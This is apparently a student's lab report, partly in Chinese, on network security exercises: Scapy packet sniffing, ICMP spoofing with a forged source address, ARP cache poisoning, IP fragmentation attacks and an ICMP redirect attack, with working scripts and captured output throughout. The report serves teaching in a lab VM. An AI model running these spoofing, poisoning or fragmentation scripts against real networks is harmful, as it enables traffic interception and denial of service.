
lab3

1. Packet Sniffing and Spoofing Lab

1.1. Lab Task Set 1: Using Tools to Sniff and Spoof Packets


1.1.1. Task 1.1: Sniffing Packets

1. 非root权限：




```
Traceback (most recent call last):
  File "./sniffer.py", line 7, in <module>
    pkt = sniff(filter="icmp",prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in
 sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in
_run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, i
n __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(typ
e))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

2. root权限：




```
[09/07/20]seed@VM:~/.../2$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
  src       = 08:00:27:e2:bb:d8
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0xc0
     len       = 99
     id        = 39668
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xedca
     src       = 10.0.2.15
     dst       = 223.6.6.6
     \options   \
###[ ICMP ]###
        type      = dest-unreach
        code      = port-unreachable
        chksum    = 0xee5c
```

3. Capture only the ICMP packet




```
#!/usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter="icmp",prn=print_pkt)
```

4. Capture any TCP packet that comes from a particular IP and with a destination port number 23



```
#!/usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter="tcp.dstport == 23 && ip.src == 222.222.222.222",prn=print_pk
t)
```


5. Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.



```
#!/usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter="ip.src == 128.230.0.0/16 || ip.dst == 128.230.0.0/16",prn=pr
int_pkt)
```

1.1.2. Task 1.2: Spoofing ICMP Packets


1. Please make any necessary change to the sample code, and then demonstrate that you can spoof an ICMP echo request packet with an arbitrary source IP address.



```
from scapy.all import *
a = IP()
a.src = '8.8.8.8'
a.dst = '10.0.2.3'
b = ICMP()
p = a/b
send(p)
```

1.1.3. Task 1.3: Traceroute

1. If you are an experienced Python programmer, you can write your tool to perform the entire procedure
   automatically.




```
[09/07/20]seed@VM:~/.../2$ sudo python3 traceroute.py
10.0.2.2
192.168.1.1
[redacted]160.1
        60.217
        4.45
        .110
        21.146
        46.253
        55.105
        22.17
        13.117
        6.70
        7.10
        242.241
72.14.239.97
8.8.8.8
```

1.2. Lab Task Set 2: Writing Programs to Sniff and Spoof Packets


2. ARP Cache Poisoning Attack Lab

2.1. Task 1: ARP Cache Poisoning

1. On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.
   通过伪造ARP Request中的源MAC与源IP进行投毒




```
~
"arp.py" 10L, 153C written
root@VM:/home/seed/Desktop/2# python3 arp.py
dst        : DestMACField                        = '2a:9e:f3:95:25:4a' (None)
src        : SourceMACField                      = 'ce:f0:df:87:62:2a' (None)
type       : XShortEnumField                     = 2054              (36864)
--
hwtype     : XShortField                         = 1                 (1)
ptype      : XShortEnumField                     = 2048              (2048)
hwlen      : FieldLenField                       = None              (None)
plen       : FieldLenField                       = None              (None)
op         : ShortEnumField                      = 1                 (1)
hwsrc      : MultipleTypeField                   = 'ce:f0:df:87:62:2a' (None)
psrc       : MultipleTypeField                   = '10.0.0.3'        (None)
hwdst      : MultipleTypeField                   = '2a:9e:f3:95:25:4a' (None)
pdst       : MultipleTypeField                   = '10.0.0.2'        (None)
None
```




```
10:08:54.327319 ARP, Reply 10.0.0.2 is-at 2a:9e:f3:95:25:4a, length 28
10:08:54.357281 ARP, Request who-has 10.0.0.2 (2a:9e:f3:95:25:4a) tell 10.0.0.3,
 length 28
```

2. On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.
   通过伪造ARP Reply进行投毒




```
~
"arp_req.py" 11L, 162C written
root@VM:/home/seed/Desktop/2# python3 arp_req.py
dst        : DestMACField                        = '2a:9e:f3:95:25:4a' (None)
src        : SourceMACField                      = 'ce:f0:df:87:62:2a' (None)
type       : XShortEnumField                     = 2054              (36864)
--
hwtype     : XShortField                         = 1                 (1)
ptype      : XShortEnumField                     = 2048              (2048)
hwlen      : FieldLenField                       = None              (None)
plen       : FieldLenField                       = None              (None)
op         : ShortEnumField                      = 2                 (1)
hwsrc      : MultipleTypeField                   = 'ce:f0:df:87:62:2a' (None)
psrc       : MultipleTypeField                   = '10.0.0.3'        (None)
hwdst      : MultipleTypeField                   = 'ce:f0:df:87:62:2a' (None)
pdst       : MultipleTypeField                   = '10.0.0.2'        (None)
None
```




```
10:10:41.550485 ARP, Reply 10.0.0.3 is-at ce:f0:df:87:62:2a, length 28
```

3. On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:



```
dst        : DestMACField                    = 'ff:ff:ff:ff:ff:ff' (None)
src        : SourceMACField                  = 'ce:f0:df:87:62:2a' (None)
type       : XShortEnumField                 = 2054              (36864)
--
hwtype     : XShortField                     = 1                 (1)
ptype      : XShortEnumField                 = 2048              (2048)
hwlen      : FieldLenField                   = None              (None)
plen       : FieldLenField                   = None              (None)
op         : ShortEnumField                  = 1                 (1)
hwsrc      : MultipleTypeField               = 'ce:f0:df:87:62:2a' (None)
psrc       : MultipleTypeField               = '10.0.0.3'        (None)
hwdst      : MultipleTypeField               = 'ff:ff:ff:ff:ff:ff' (None)
pdst       : MultipleTypeField               = '10.0.0.3'        (None)
None
```




```
10:17:11.551080 ARP, Request who-has 10.0.0.3 (ff:ff:ff:ff:ff:ff) tell 10.0.0.3,
 length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@VM:/home/seed/Desktop/2# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.3                 ether   ce:f0:df:87:62:2a   C                     h2-et
```


3. IP/ICMP Attacks Lab

3.1. Task 1.a: Conducting IP Fragmentation

1. In this task, students need to construct a UDP packet and send it to a UDP server. They can use "nc -lu 9090" to start a UDP server. Instead of building one single IP packet, students need to divide the packet into 3 fragments, each containing 32 bytes of data (the first fragment contains 8 bytes of the UDP header plus 32 bytes of data). If everything is done correctly, the server will display 96 bytes of data in total.



```
➜  ~
➜  ~ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
#!/usr/bin/python3
from scapy.all import *

packet1 = IP(dst="172.81.212.93", id=1, frag=0, flags='MF')/UDP(sport=7070, dport=9090, len=104, chksum=0)/("A"*32)
packet2 = IP(dst="172.81.212.93", id=1, frag=5, flags='MF', proto=17)/("A"*32)
packet3 = IP(dst="172.81.212.93", id=1, frag=9, proto=17)/("A"*32)

send(packet1)
send(packet2)
send(packet3)
```

3.2. Task 1.b: IP Fragments with Overlapping Contents


Please try two different orders: (1) sending the first fragment first, and (2) sending the second fragment first. Please report whether the results will be the same.

1. 先1后2




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCC^C
```

2. 先2后1



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCC
```

可见结果相同。
代码部分：




```
#!/usr/bin/ pythons
from scapy.all import*

packet1 = IP(dst="10.0.2.4", id=1, frag=0, flags="MF")/UDP(sport=7070, dport=909
0, len=96, chksum=0)/("A"*32)
packet2 = IP(dst="10.0.2.4", id=1, frag=4, flags="MF", proto=17) /("B"*32)
packet3 = IP(dst="10.0.2.4", id=1, frag=8, proto=17)/("C"*32)

send(packet2)
send(packet1)
send(packet3)
```

3.3. Task 1.c: Sending a Super-Large Packet

Please report your observation.


1. 报文被按照MTU的大小分割
2. 报文无法被拼接为一个正常的UDP报文
3. 报文的frag出现重叠（因为frag只有13位）



	Source	Destination	Protocol	Length	Info
…	10.0.2.5	10.0.2.4	IPv4	1514	Fragmente…
…	10.0.2.5	10.0.2.4	IPv4	1514	Fragmente…
…	10.0.2.5	10.0.2.4	IPv4	1514	Fragmente…
…	10.0.2.5	10.0.2.4	IPv4	1514	Fragmente…
…	10.0.2.5	10.0.2.4	IPv4	1514	Fragmente…
…	10.0.2.5	10.0.2.4	IPv4	1514	Fragmente…
…	10.0.2.5	10.0.2.4	IPv4	1514	Fragmente…
…	10.0.2.5	10.0.2.4	IPv4	1514	Fragmente…

3.4. Task 1.d: Sending Incomplete IP Packet


Please try this attack and describe your observation
经过观察发现，这一攻击会导致系统内存占用持续性上涨。



```
Every 1.0s: free

              total        used        free      shared
Mem:        2061364      757352      423988       31564
Swap:       1046524           0     1046524
```

3.5. Task 2: ICMP Redirect Attack

1. Students should fill in the proper values in the places marked by @@@@.



```python
#!/usr/bin/python3
from scapy.all import *
ip = IP(src='10.0.0.1', dst='10.0.0.2')
icmp = ICMP(type=5, code=0)
icmp.gw = '10.0.0.3'
print(ls(icmp))
ip2 = IP(src='10.0.0.1', dst='10.0.0.2')
send(ip/icmp/ip2/UDP())
ls(ip/icmp/ip2/UDP())
```

2. Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned
   to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain
   your observation.
   无法做到
3. Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation
   无法做到